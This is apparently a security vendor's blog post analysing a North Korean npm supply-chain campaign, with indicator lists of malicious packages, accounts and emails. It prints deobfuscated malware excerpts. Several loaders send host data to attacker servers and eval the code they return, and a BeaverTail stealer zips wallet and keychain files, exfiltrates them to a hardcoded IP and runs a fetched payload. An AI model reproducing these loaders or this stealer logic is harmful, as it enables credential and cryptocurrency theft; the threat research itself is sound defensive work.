Contagious Interview Campaign Escalates With 67 Malicious np...


socket.dev/blog/contagious-interview-campaign-escalates-67-malicious-npm-packages


←Back

ResearchSecurity News

Contagious Interview Campaign Escalates With 67 Malicious npm Packages and New Malware Loader

North Korean threat actors deploy 67 malicious npm packages using the newly discovered XORIndex malware loader.


Contagious Interview Campaign Escalates With 67 Malicious npm Packages and New Malware Loader



Kirill Boychenko

July 14, 2025

The Socket Threat Research Team has uncovered a new North Korean software supply chain attack involving a previously unreported malware loader we call XORIndex. This activity is an expansion of the campaign we reported in June 2025, which deployed the HexEval Loader. In this latest wave, the North Korean threat actors behind the Contagious Interview operation infiltrated the npm ecosystem with 67 malicious packages, collectively downloaded more than 17,000 times. 27 of these packages remain live on the npm registry. We have submitted takedown requests to the npm security team and petitioned for the suspension of the associated accounts.


The full list of packages is provided in the IOCs section of this report. Based on current patterns, we assess that additional packages tied to the XORIndex and HexEval Loader campaigns are likely to surface. The Contagious Interview operation continues to follow a whack-a-mole dynamic, where defenders detect and report malicious packages, and North Korean threat actors quickly respond by uploading new variants using the same, similar, or slightly evolved playbooks.

The HexEval Loader campaign shows no signs of slowing down, as the threat actors continue uploading malicious packages to the npm registry. With the emergence of the XORIndex Loader (named for its use of XOR-encoded strings and index-based obfuscation) they have expanded their tooling with a new loader, also designed to evade detection.

As in the HexEval campaign, the XORIndex Loader collects host metadata, decodes its follow-on script, and, when triggered, fetches and executes BeaverTail — the staple second-stage malware in the North Korean Contagious Interview threat actors' arsenal. BeaverTail, in turn, references InvisibleFerret, a known third-stage backdoor linked to this operation.

The two campaigns now operate in parallel. XORIndex has accumulated over 9,000 downloads in a short window (June to July 2025), while HexEval continues at a steady pace, with more than 8,000 additional downloads across the newly discovered packages.

We expect the North Korean threat actors to reuse existing loaders like HexEval and XORIndex, while introducing new obfuscation techniques and loader variants. Their focus remains on infiltrating software supply chains and targeting developers, job seekers, and individuals they believe possess cryptocurrency or sensitive credentials. As our previous reporting shows, these well-resourced, financially-motivated, and state-backed threat actors do not hesitate to target smaller organizations and individuals.



> *Timeline of HexEval and XORIndex Loader campaigns showing parallel waves of malicious npm package deployments by North Korean threat actors from April to July 2025. This latest wave includes 67 previously unreported packages: 39 new HexEval Loader and 28 XORIndex Loader packages. Earlier waves: 4 packages in April 2025 and 35 in June 2025 were detailed in our prior research.*

XORIndex Loader#

In the XORIndex Loader campaign, we identified 28 malicious npm packages distributed across 18 npm accounts registered using 15 distinct email addresses. Consistent with the HexEval Loader campaign, the malware relies on hardcoded command and control (C2) infrastructure delivering the `/api/ipcheck` callback. The five known endpoints include:

1. `https://soc-log[.]vercel[.]app/api/ipcheck`
2. `https://1215[.]vercel[.]app/api/ipcheck`
3. `https://log-writter[.]vercel[.]app/api/ipcheck`
4. `https://process-log-update[.]vercel[.]app/api/ipcheck`
5. `https://api[.]npoint[.]io/1f901a22daea7694face` (a likely initial configuration fetch).

Package-naming patterns (e.g., `vite-*`, `*-log*`), the presence of BeaverTail malware, and references to the InvisibleFerret backdoor link the XORIndex campaign to earlier Contagious Interview operations we previously documented.

The following commented excerpt from the deobfuscated `eth-auditlog` package demonstrates a typical instance of the XORIndex Loader.

```
// Dependencies and utilities
const axios = require("axios");
const os    = require("os");
const publicIp = (await import("public-ip")).default;

// XOR-decode function for obfuscated strings (simplified)
function xorDecode(hexStr) { /* … */ }

// Collects local telemetry (host/user/IP/geo/platform)
async function gatherInfo() {
  const ip  = await publicIp.v4();                          // External IP
  const geo = (await axios.get(`http://ip-api.com/json/${ip}`)).data;

// IP-based geolocation
  return {
    host: os.hostname(),                                    // System hostname
    user: os.userInfo().username,                           // Current OS username
    ip,
    location: geo,                                          // Geolocation metadata
    platform: os.platform()                                 // OS identifier
  };
}

// Sends beacon and executes threat actor-supplied JavaScript payloads
module.exports = async function writer() {
  const info    = await gatherInfo();
  const version = process.env.npm_package_version;

  // POST telemetry to C2 endpoint (defanged) and execute returned payloads
  axios.post("https://log-writter[.]vercel[.]app/api/ipcheck",
             { ...info, version })
       .then(res => {
         eval(res.data.s1);            // Execute primary threat actor's payload
         eval(res.data.s2);            // Execute optional secondary payload
       })
       .catch(() => console.log("write f callback error");

};
```

Upon installation, `eth-auditlog` collects local host telemetry, including hostname, current username, OS type, external IP address, basic geolocation, and the package's version, then exfiltrates this data to a hardcoded C2 (`https://log-writter[.]vercel[.]app/api/ipcheck`) endpoint. It subsequently executes arbitrary

JavaScript code via `eval()`, loading the second-stage malware BeaverTail, which contains references to the third-stage backdoor InvisibleFerret. The malicious code is platform-agnostic, functioning across Windows, macOS, and Linux, but specifically targets the `Node.js` ecosystem, primarily developers installing npm packages.

BeaverTail#

The second-stage malware delivered by the XORIndex Loader via the `eth-auditlog` package is BeaverTail — the hallmark payload of the North Korean Contagious Interview operations. It scans for dozens of known desktop wallet directories and browser extension paths, archives the collected data, and exfiltrates it to a hardcoded IP-based HTTP endpoint. Several string constants in the code match wallet and extension identifiers previously attributed to BeaverTail. BeaverTail downloads additional payloads, such as the InvisibleFerret backdoor, using filenames like `p.zi` or `p2.zip`.

The following deobfuscated, defanged, and commented excerpt illustrates the BeaverTail second-stage malware that is executed after installation of the `eth-auditlog` package.

```
// Wallet / Key store targets
const WALLET_IDS = [
  'nkbihfbeog',      // MetaMask browser extension ID
  'iijedngplf',      // Coinbase Wallet extension ID
  'cgndfolcbk',      // Phantom (Chrome) extension ID
  'bohpjbbldc',      // TronLink extension ID
  // …46 more IDs …
];

const FILE_PATTERNS = [
  '/Library/Application Support/Exodus/',         // Exodus wallet config
  '/Library/Application Support/BraveSoftware/',  // Brave browser profiles
  '/.config/solana/solana_id.json',               // Solana CLI keypair
  'Login.keychain',                               // macOS system keychain file
  // …
];

// File collection and exfiltration
function harvest() {                               // Primary execution routine
  const tmpZip = path.join(os.tmpdir(), 'p2.zip');
  const zip    = new AdmZip();                     // Dependency for archiving

  scanAndAdd(zip, WALLET_IDS, FILE_PATTERNS);      // Search and match files

  zip.writeZip(tmpZip);

  // Exfiltrate collected archive via HTTP POST
  return axios.post('http://144[.]217[.]86[.]88/uploads',     // Hardcoded C2
                    fs.createReadStream(tmpZip),
                    { headers: { 'Content-Type': 'application/zip' } });
}

// Optional payload fetch and execution
axios.get('http://144[.]217[.]86[.]88/download')     // Fetch remote payload
     .then(r => Function(r.data)())                  // Execute via Function
```

The malware enumerates nearly 50 wallet paths (e.g. Exodus, MetaMask, Phantom, Keplr, and TronLink) and inspects user profiles for Chromium- and Gecko-based browsers (Brave, Chrome, Firefox, Opera, Edge) to locate extension storage directories. It searches for sensitive files such as `*.ldb`, `RTCDataChannel`, `keychain-db`, and seed files matching `*.json` patterns. Collected data is archived into `p2.zip` using the embedded `adm-zip` module and written to the system's temporary directory. The archive is exfiltrated via HTTP POST to `http://144[.]217[.]86[.]88/uploads`. Exfiltrated contents include wallet databases, browser extension local storage, macOS keychain credentials, Solana IDs, and wallet-related JSON files. On successful upload, the archive is deleted. The malware then attempts to fetch a third-stage malware from the same host and executes it in memory using `Function()`. This behavior aligns with the established BeaverTail to InvisibleFerret execution chain.

XORIndex Loader Evolution#

`postcss-preloader` — First-Generation XORIndex Loader

We identified earlier variants of the XORIndex Loader likely used for testing, which lacked obfuscation and offered limited or no host reconnaissance capabilities. One such example is `postcss-preloader` — an aptly named loader prototype.

During installation, `postcss-preloader` silently contacts a hardcoded C2 endpoint and executes any JavaScript code returned by the server. Unlike later XORIndex Loader variants, it omits string obfuscation, host metadata collection, and endpoint rotation. Yet, it still provides the threat actors with full remote code execution, highlighting the foundational capabilities of this malware loader.

The following commented and defanged excerpt from the `postcss-preloader` package demonstrates the first prototype version of the XORIndex Loader.

```
"use strict";

const axios = require("axios");         // Sends HTTP requests
const os = require("os");               // Unused (likely decoy)

require("dotenv").config();             // Loads .env (optional)

// Postinstall callback
const writer = async () => {
    try {
        const version = process.env.npm_package_version;

        // Beacon to threat actor's C2
        axios
            .post("https://soc-log[.]vercel[.]app/api/ipcheck", { version })
            .then((r) => {
                eval(r.data.model);     // Executes server-sent JS code
            });
    } catch (error) {
        // Silent fail
    }
};

module.exports = writer;                // Auto-invoked postinstall entry
```

`js-log-print` — Second-Generation XORIndex Loader

`js-log-print` retains the same basic post-install remote code execution behavior as the initial `postcss-preloader` version but introduces rudimentary host reconnaissance, attempting to collect the hostname, username, external IP, geolocation, and OS type.

However, due to a bug in the external IP retrieval logic, the `ip` and `location` fields are typically undefined or null. Unlike the fully developed XORIndex loader, it lacks string obfuscation and multi-endpoint rotation.

The following commented and defanged excerpt from the `js-log-print` package demonstrates a transitional stage of the XORIndex Loader.

```
"use strict";

const axios = require("axios");           // HTTP client for API calls
const os = require("os");                 // Access to system info

require("dotenv").config();               // Load environment variables

// Attempts to get external IP (BUG: returns nothing)
async function geuicp() {
    const publicIp = await import("public-ip");
    const ip = await publicIp.publicIpv4();  // IP fetched but never returned
}

// Collects system telemetry
async function genfo() {
    try {
        const hoame = os.hostname();             // Hostname
        const uame  = os.userInfo().username;    // Username
        const ip    = await geuicp();            // External IP (fails)
        const location = await getP(ip);         // Country
        const sype  = os.type();                 // OS type

        return { hoame, ip, location, uame, sype };
    } catch (error) {}
}

// Performs IP geolocation lookup
async function getP(ip) {
    try {
        const response = await axios.get(`https://ipapi.co/${ip}/json/`);
        return response.data.country_name;
    } catch (error) {
        return null;
    }
}

// Sends host data to C2 and executes returned code
const writer = async () => {
    try {
        const synfo = await genfo();                        // Gather system data
        const version = process.env.npm_package_version;   // npm package version

        axios
            .post("https://log-writter[.]vercel[.]app/api/ipcheck", { ...synfo,
version })                                            // Beacon to C2
            .then((r) => {
                eval(r.data.model);                // Execute threat actor's code
            });
    } catch (error) {}
};

module.exports = writer;  // Exported as postinstall entry
```

`dev-filterjs` — Third-Generation XORIndex Loader

`dev-filterjs` introduces the threat actors' first use of string-level obfuscation (ASCII buffer decoded via `TextDecoder`) while retaining the same post-install beacon-and-eval pattern. Reconnaissance logic from the second prototype remains and now successfully transmits the external IP and country data.


The following commented and defanged excerpt from the `dev-filterjs` package demonstrates the first use of string-level obfuscation in the XORIndex Loader.

```
"use strict";

const axios = require("axios");
const os = require("os");
require('dotenv').config(); // Load environment variables

// Returns external IP (used for geo lookup)
async function geuicp() {
    const publicIp = await import('public-ip');
    return publicIp.publicIpv4();
}

// Collects basic system telemetry
async function genfo() {
    try {
        const hoame = os.hostname();              // Hostname
        const uame = os.userInfo().username;      // Username
        const ip = await geuicp();                // External IP
        const location = await getP(ip);          // Country name
        const sype = os.type();                   // OS type
        return { hoame, ip, location, uame, sype };
    } catch (error) {
        console.error('Error collecting telemetry:', error);
        throw error;
    }
}

// Maps IP to country using ipapi.co
async function getP(ip) {
    try {
        const response = await axios.get(`https://ipapi.co/${ip}/json/`);
        return response.data.country_name;
    } catch (error) {
        console.error('Geo lookup failed:', error.message);
        return null;
    }
}

// Main loader logic (runs automatically post-install)
(async () => {
    try {
        // Decode hardcoded C2 URL
        const uint8Array = new Uint8Array([
      104, 116, 116, 112, 115, 58, 47, 47, 108, 111, 103, 45, 119, 114, 105, 116,
      116, 101, 114, 46, 118, 101, 114, 99, 101, 108, 46, 97, 112, 112, 47, 97,
      112, 105, 47, 105, 112, 99, 104, 101, 99, 107
        ]);
        const decodeURL = new TextDecoder().decode(uint8Array);

        const version = "0.3.2";
        const synfo = await genfo(); // Gather telemetry
```


```
        // Send beacon to C2 and execute returned JS payload
        axios.post(decodeURL, { ...synfo, version })
             .then((r) => {
                 eval(r.data.model); // Execute threat actor-supplied code
             });
    } catch (error) {
        // Silently fail
    }
})();

// Exported only for reuse/debug purposes
module.exports = genfo;
```

The XORIndex Loader exhibits a deliberate and rapid evolution from proof-of-concept to fully featured malware loader. The initial `postcss-preloader` was a bare-bones remote code execution loader with no obfuscation or host profiling. The second prototype, `js-log-print`, introduced rudimentary reconnaissance capabilities though it remained unobfuscated. The third iteration, `dev-filterjs`, marked the threat actors' first use of string obfuscation via ASCII buffers and TextDecoder. In contrast, the latest XORIndex Loader variants incorporate XOR-based string hiding, multi-endpoint C2 rotation, host profiling, and dual `eval()` execution paths. Across all versions, the threat actors consistently reuse a shared C2 infrastructure hosted on Vercel under the `/api/ipcheck` path.

This progression reflects the North Korean Contagious Interview threat actors' ongoing investment in stealthier, more resilient software supply chain malware; moving from simple prototypes to modular loaders capable of full system compromise.



> *Socket's AI scanner includes contextual analysis of the latest XORIndex Loader variant found in the malicious `cronek` package.*



> *Socket's view of the obfuscated code in the `cronek` package.*

Outlook and Recommendations#

Contagious Interview threat actors will continue to diversify their malware portfolio, rotating through new npm maintainer aliases, reusing loaders such as HexEval Loader and malware families like BeaverTail and InvisibleFerret, and actively deploying newly observed variants including XORIndex Loader.

Defenders should expect continued iterations of these loaders across newly published packages, often with slight variations to evade detection. The threat actors' consistent use of legitimate infrastructure providers like Vercel for C2 lowers operational overhead and may influence similar adoption by other APTs or cybercriminal groups. Evasive methods such as memory-only execution and obfuscation will likely increase, complicating detection and incident response.

Security teams should treat these incidents as persistent, evolving threats. Developers, particularly those in DevOps, open source, or infrastructure engineering roles, remain prime targets due to their elevated access and trust within the ecosystem. Proactive supply chain defense must become a standard part of secure software development.

Socket equips organizations to defend against this evolving threat. The Socket GitHub App enables real-time pull request scanning to catch malicious dependencies before they are merged. The Socket CLI flags suspicious behavior during `npm install`, giving immediate visibility into risk. And the Socket browser extension adds security metrics to package pages and search results, helping users identify threats in open source packages before installation.

Indicators of Compromise (IOCs)#

Malicious npm Packages With XORIndex Loader#

1. `vite-meta-plugin` (live at time of publication; removal requested)
2. `vite-postcss-tools` (live at time of publication; removal requested)
3. `pretty-chalk` (live at time of publication; removal requested)
4. `vite-usageit` (live at time of publication; removal requested)
5. `ecom-config` (live at time of publication; removal requested)
6. `flowframe` (live at time of publication; removal requested)
7. `proc-logger` (live at time of publication; removal requested)
8. `vite-log-handler` (live at time of publication; removal requested)
9. `cronek` (live at time of publication; removal requested)
10. `vite-proc-log` (live at time of publication; removal requested)
11. `vite-plugin-enhance`

12. postcss-preloader
13. vite-logify
14. js-log-print
15. vite-logging-tool
16. dev-filterjs
17. eth-auditlog
18. midd-js
19. flowmark
20. vitejs-log
21. utx-config
22. figwrap
23. springboot-js
24. springboot-md
25. 1imit
26. phlib-config
27. middy-js
28. vite-tsconfig-log

npm Aliases

1. h96452582
2. devin-ta39
3. csilvagalaxy
4. alisson_dev
5. dmytryi
6. drgru
7. ahmadbahai
8. stefanofrick2
9. samuelhuggins
10. jgod19960520
11. monster1117
12. marilin
13. jasonharry1988
14. davidmoberly
15. vitalii0021
16. rory210
17. jasonharry198852
18. millos

Email Addresses

1. h96452582@gmail[.]com

2. devin.s@gedu[.]demo[.]ta-39[.]com
3. csilvagalaxy87@gmail[.]com
4. souzaporto800@gmail[.]com
5. dmytroputko@gmail[.]com
6. drgru854@gmail[.]com
7. ahmadbahai07@gmail[.]com
8. stefanofrick2@gmail[.]com
9. samuelhuggins3@gmail[.]com
10. jgod19960520@outlook[.]com
11. filip.porter9017@outlook[.]com
12. r29728098@gmail[.]com
13. vitalii214.ilnytskyi@gmail[.]com
14. jasonharry198852@gmail[.]com
15. millosmike3@gmail[.]com

Malicious npm Packages With HexEval Loader#

1. nextjs-https-supertest (live at time of publication; removal requested)
2. nextjs-package-purify (live at time of publication; removal requested)
3. jsonslicer (live at time of publication; removal requested)
4. node-mongo-orm (live at time of publication; removal requested)
5. parsing-query (live at time of publication; removal requested)
6. tailwind-config-plugin (live at time of publication; removal requested)
7. nodestream-log (live at time of publication; removal requested)
8. vite-lightparse (live at time of publication; removal requested)
9. pino-req (live at time of publication; removal requested)
10. tailwind-base-theme (live at time of publication; removal requested)
11. js-prettier (live at time of publication; removal requested)
12. notifier-loggers (live at time of publication; removal requested)
13. querypilot (live at time of publication; removal requested)
14. vitejs-plugin-refresh (live at time of publication; removal requested)
15. jsonlis-conf (live at time of publication; removal requested)
16. node-mongodb-logger (live at time of publication; removal requested)
17. jsonloggers
18. async-queuelite
19. node-mongoose-orm
20. jsonwebstr
21. parser-query
22. node-log-streamer
23. jsonli-conf
24. notification-loggers
25. notification-logs

26. logs-bind
27. jsons-pack
28. reqweaver
29. servula
30. reqnexus
31. velocky
32. flush-plugins
33. jsonlogs
34. jsontostr
35. husky-logger
36. node-mongodb-orm
37. jsonskipy
38. restpilot
39. jsonspack-logger

npm Aliases

1. denniswinter
2. magalhaesbruno236
3. backsonblau
4. jinping
5. rodolfo010813
6. david262721
7. christacole
8. oleksandr522
9. hera0204
10. hamid1997
11. kingxianstar
12. daphneyrath
13. garner_dev
14. alex.c11
15. dan436
16. jennyjenkins
17. david36271
18. yoga001
19. astro847
20. stardev47
21. ahmedays
22. devcrimson
23. derek00144
24. devin1571
25. stormdev0418

26. jinping0822
27. davisjosephinewnk
28. jaksonas11
29. liamnevin

Email Addresses

1. denniswinter727@outlook[.]com
2. magalhaesbruno236@gmail[.]com
3. jacksonblau11ai@gmail[.]com
4. jinping0821@outlook[.]com
5. rodolfguerr@gmail[.]com
6. david262721@outlook[.]com
7. chulovskaolena@outlook[.]com
8. oleksandrkazadaiev522@gmail[.]com
9. hera19970204@outlook[.]com
10. zeus19970204@outlook[.]com
11. imanwdr30@hotmail[.]com
12. scarlet112603@outlook[.]com
13. garnerbrandy1230@gmail[.]com
14. alexandercruciata11@gmail[.]com
15. danxeth436@gmail[.]com
16. jennyjenkins783@gmail[.]com
17. david36271@outlook[.]com
18. rkupriyanof@gmail[.]com
19. vallierhilaire@gmail[.]com
20. willsuccess47@gmail[.]com
21. ahmedali06091@gmail[.]com
